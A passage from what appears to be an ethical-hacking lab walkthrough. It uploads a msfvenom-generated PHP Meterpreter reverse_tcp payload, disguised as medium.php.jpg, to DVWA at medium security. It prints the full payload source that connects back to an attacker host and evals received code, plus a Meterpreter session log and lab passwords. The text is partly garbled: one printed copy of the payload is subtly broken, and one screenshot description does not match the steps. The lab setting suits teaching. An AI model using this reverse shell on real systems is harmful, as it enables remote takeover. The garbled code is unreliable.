
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.22:51848) at 2022-04-20 06:27:35 -0400

meterpreter > sysinfo
Computer : SERVER2022
OS       : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter : php/windows
meterpreter >
```

33. Close all open windows.
34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.
35. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

37. Now, type **cd** and press **Enter** to jump to the root directory.




38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=3333 -f raw** and press **Enter**.

Here, the IP address of the host machine is **10.10.1.13 (Parrot Security machine)**.

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─# cd
[root@parrot] -[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=3333 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /** error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = socket_read($s, 4); break; } if (!$len) { die('no len'); } $a = pack("Nlen", $len); $len = $a['len']; $b = '';
while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= socket_read($s, $len - strlen($b)); break; case 'socket': $b .= fread($s, $len - strlen($b)); break; } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) { $suhosin_bypass=create_function('', '$GLOBALS["msgsock"] = $b;'); eval($suhosin_bypass()); } else { eval($b); } die(); }
[root@parrot] -[~]
└─#
```

40. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.
41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.



42. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 39**, and then press **Ctrl+S** to save the context.

The screenshot shows a dual-monitor setup. The left monitor displays a terminal window with a command-line interface, and the right monitor displays a desktop environment with several application icons in the dock.

The terminal window on the left has the following content:

```
root@attacker:~# ./exploit.py
[*] Exploit running as root...
[*] Local exploit delivered to victim
[*] Victim connected
[*] Exploit successful, shell obtained
```


The desktop environment on the right shows a Pluma text editor window titled "medium.php.jpg" containing the following PHP code:

```
1 /*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f =
2 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
3 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
4 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
5 SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
6 $s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
7 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!
8 $len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
9 { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
10 socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
11 $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
12 { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

43. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php**. Into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.
45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




The screenshot shows a Linux desktop environment with a taskbar at the top. The taskbar includes icons for Applications, Places, System, and a volume control. The date and time are displayed as 'Wed Apr 20, 06:56'. Below the taskbar is a browser window for Mozilla Firefox. The title bar reads 'DVWA Security :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox'. The address bar shows the URL '10.10.1.22:8080/dvwa/security.php'. The browser menu bar has items like Getting Started, Start, Parrot OS, Community, Docs, Git, CryptPad, Privacy, Pentest, Learn, and Help.

The main content of the browser is the DVWA Security page. The header features the DVWA logo. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The 'File Upload' option is highlighted. The main area displays the 'DVWA Security' heading with a padlock icon and the 'Security Level' section. It states that the security level is currently 'impossible'. A note explains that the security level changes the vulnerability level of DVWA. Below this, a numbered list details four levels: Low, Medium, High, and Impossible. The 'Medium' level is selected in a dropdown menu. A 'Submit' button is located next to the dropdown. At the bottom of the page, a green bar indicates 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications'. The browser's status bar at the bottom shows the file path 'pluma medium.php.jpg ...' and the title 'DVWA Security :: Damn...'. The desktop background is a dark green color.

